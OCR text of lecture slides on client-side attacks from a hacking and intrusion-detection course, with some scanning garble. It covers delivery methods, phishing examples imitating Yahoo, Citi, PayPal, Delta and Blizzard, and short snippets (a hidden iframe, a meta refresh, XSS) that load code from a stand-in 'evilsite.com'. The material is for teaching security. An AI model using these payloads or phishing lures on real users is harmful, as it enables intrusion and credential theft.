
Hacking Techniques & Intrusion Detection

Ali Al-Shemery
arabnix [at] gmail

All materials is licensed under a Creative Commons "Share Alike" license.

- http://creativecommons.org/licenses/by-sa/3.0/



whoami

- Ali Al-Shemery
- Ph.D., MS.c., and BS.c., Jordan
- More than 14 years of Technical Background (mainly Linux/Unix and Infosec)
- Technical Instructor for more than 10 years (Infosec, and Linux Courses)
- Hold more than 15 well known Technical Certificates
- Infosec & Linux are my main Interests

Client-Side Attacks

Outline

- Why Client-Side Attacks,
- Questions to ask,
- What are Client-Side Attacks,
- User Environment,
- How it works,
- User Categories,
- Choosing the Target,
- Methodology,
- Delivery Techniques with Examples,
- PDF File Format, Tools, Physical File Structure,
- DEMO,
- Bypassing Techniques.

Why Client-Side Attacks?

From the Outside

Reason(s) !!!

- Compromising a network perimeter today is much more difficult:
  - Better network design (Subnets, VLAN, DMZ, Quarantine Networks, etc)
  - Server hardening,
  - AV, IDS, IPS, UTM, NewGen Firewalls, etc
  - NSM (ex: SecurityOnion), SIEM (ex: OSSIM),
  - Improvement in software's security,
  - Security Teams,
  - Others?

Reason(s) !!!

- Compromising a network perimeter today is much more diffi ult:
  - Bette etwork ign b-netting, VLAN, DMZ, et
  - Se
  - AV, ID alls, etc
  - NS (ex: OSSIM),
  - Improveme tw s sec ity,
  - Security Teams,
  - Others?

OK, ….

NOW WHAT???

Check the Inside!

Questions?

- Who has access to the network?
- Who has access to the systems?
- Who has access to the data?
- Who has access to the Internet from inside the network?
- Who has access to the assets?
- Who has access anytime to all above?

Yes, it's the …

USER

Client-Side Attacks

- So we can now formally say:


“ Client-Side Attacks, is the attack that targets the user’s computer environment ”

Client-Side Attacks – Cont.

- Very dangerous,
- High success ratio,
- Hard to detect, and can bypass security boundaries (FW, IDS, etc) ,
- Most common type of attack found today,
  - Most of the high profile companies breaches today was initiated with a Client-Side Attack!

User Environment

- Includes but not limited to:
  - Document Readers (doc, pdf, ppt, xls, etc)
  - Web Browsers (IE, Firefox, Safari, Chrome, etc),
  - Media Players (WM Player, Real Player, iTunes, etc)
  - Internet Messengers (MSN, Gtalk, Skype, etc)
  - Other Applications?



2009 PDF Most Common File Type in Targeted Attacks (F-Secure)

How it works?

- Attacker poses to the user as a service provider (email, website, files, etc)
- Client is tricked/forced to communicate with the malicious service provided,
- Service provider then exploits a vulnerability in the client's environment!

service provider maybe a legitimate website!!!

Social Engineering?


- Not essential,
- But, … can be part of the attacking phase

Hard to Secure

- Usually are initiated by a Trusted Party!
- The client environment is a complex working area, which makes it very hard to secure,
  - Servers are far more easier to secure!
- Have less protection,
  - No patching
- Have Internet access (not always),
  - Attack maybe initiated from the INSIDE!
- Can browse network shares, access files, printers, and might even be able to run commands remotely (admin)!

User Categories


- Unrestricted User:
  - Security Specialist
  - Network Admin
  - System Admin
  - Database Admin
  - Others?



Privileges

User Categories

- Restricted User
  - HR,
  - Programmer (IT Related),
  - Analyst,
  - Secretary,
  - Typist (data entry),
  - Guest,
  - Others?



Privileges

Choosing the Target

- Choosing your user target depends on the level of access you want to reach,
- Accessing a high level user for sure is the best, but some circumstances come by:
  - "supposed to be" more aware of the privileges they have, and it's not easy to try and trick an admin to give you his password for example!

Choosing the Target – Cont.

- Select the user with the highest success ratio you can reach!
- Assess and Evaluate from the top of the list, then go downwards,
- Compromising a guest user, is better than nothing at all!
  - Start with least priv. and escalate to highest priv.

Don’t Forget!

- Client-Side attacks are not always approved to be part of the engagement process,
- That’s why it’s very important to check the rules of engagement!

Methodology

- Recon
- Delivery Technique
- Start the Attack

Patience is needed, this type of attack might not start immediately!

Delivery Techniques

- Email:
  - Malicious Link
  - Malicious attachment,
  - Ask for credentials.

Delivery Techniques – Cont.

- Web:
  - Browser Exploits,
  - Browser Add-ons Vulnerabilities,
  - XSS to Vulnerable Website,
  - Force Downloading and Running Malicious Code using JavaScript,
  - Inject Code into Web Server/Application,
  - Your Company's own Website (breaking trust-levels) !!!

Examples

Fake URL(s)

- Hidden
  - http://webmail.example.com/
  - Click Here
- Obfuscated
  - http://www.bankonline.com[special unprintable characters]@123.123.123.123:8080/asp/index.htm
  - http://login.yahoo.com.page.checking.cdjtl.me/
  - Short URL(s): TinyURL, Goo.gl, etc
- Eye Deceiving
  - www.paypa1.com,
  - www.secure-paypal.com

HTML Stuff

- iFrame
  - document.write(‘<iframe src=”http://evilsite.com/index.html” width=1 height=1 style=”visibility:hidden;position:absolute”></iframe>’)
- Body onLoad,
  - <BODY onLoad="alert('hello world!')">
  - <BODY onLoad="window();">
- Meta refresh
  - <meta http-equiv="refresh" content=" http://evilsite.com"/>
- HTTP Headers

Others

- XSS
  - <IMG SRC=j&#X41vascript:alert('test2')>
  - <A HREF = "http://yourcomp.com/search.cgi?criteria= <SCRIPT SRC = 'http://evilsite.com/badcode.js'> </SCRIPT>"> Home</A>
- MITM
  - Ettercap
  - Cain & Abel,
  - Rogue AP (Karmetasploit, DIY, etc)

YAHOO!

Dear Yahoo! User,

We encountered a billing error when attempting to renew your Yahoo! service This type of error usually indicates that either the credit card you have on file has expired or that the billing address we have is not current

This is your final notice Please take a 20 moment to update your credit card information by clicking here and submitting your information.

Please note that we will attempt to renew your service five days from today. If we are still unable to charge your credit card at that time, your service will be terminated.

Sincerely,
Yahoo! Billing Department

citi

Dear client of the Citi,

As the Technical service of the Citibank have been currently updating the software, We kindly ask you to follow the reference given below to confirm your data, otherwise your access to the system may be blocked.

https://web.da-us.citibank.com/signin/scripts/login2/user_setup.jsp

We are grateful for your cooperation.

A member of citigroup

Related UNoneF *1 dup*
ID 282852292
Date 2009-03-04 22:18:13
From support@delta.com
To [redacted]

Subject Confirmation of ticket purchase at www.delta.com
Status Unread Notes
Queue Malcode
View Header Original Strip HTML

Thanks for the purchase!

Booking number: NE0JOXHBA

You will find attached to this letter PASSENGER ITINERARY RECEIPT of your electronic ticket.
It verifies that you paid the ticket in full and confirms your right for air travel and luggage

On board you will be offered:
- beverages;
- food;
- daily press.

You are guaranteed top-quality services and attention on the part of our benevolent personnel.

We recommend you to print PASSENGER ITINERARY RECEIPT and take it alone to the airport. It will

See you on board!
Best regards,

Delta Air Lines

PayPal

Dear valued paypal member:

It has come to our attention that your paypal account informations needs to be updated as part of our continuing commitment to protect your account and to reduce the instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

However, failure to update your records will result in account suspension.
Please update your records on or before December 25, 2007.

you are requested to update your account informations at the following link.

Click Here To update your informations.

Sent
Spam (7) [Empty]
Trash [Empty]

My Photos
My Attachments

You don't have any Mobile Text contacts yet.
Start a Text Message

Settings

ADVERTISEMENT

Greetings!
This is an automated notification regarding the recent change(s)

made to your World of Warcraft account. Blizzard system scan to your account ins
verify your account information, or else Blizzard will stop using your account's right
www.worldofwarcraft.com
Blizzard staff will verify your account information submitted in two days, please do

using the automated system, please contact Billing & Account Services at 1-800-5
Account security is solely the responsibility of the account holder. Please be advis
account. In these cases the Account Administration team will require faxed receipt

Please retain this e-mail for your reference.
For more information, click here for answers to Frequently Asked Questions or to c

Sincerely,
The Blizzard Account Team
Online Privacy Policy

Delete | Reply | Forward | Spam | Move...

Previous | Next | Back to Messages

http://www.worldofwarcrnaft.com/

Online Employer℠

Friday, September 25, 2009

Dear Joe Random User

Login : joeuser ——— Real username
Password : p@ss*** ——— Real password (masked)

To avoid fraud, scam, spam and other illegal activity please download our special internet-browser plug-in.
It is fully invisible for you and you will not need to pay attention to it.

ATTENTION: You will not be able to access our system without plug-in after 30 of September 2009


Download for :

- Google Chrome
- Mozilla Firefox
- Internet Explorer
- Opera

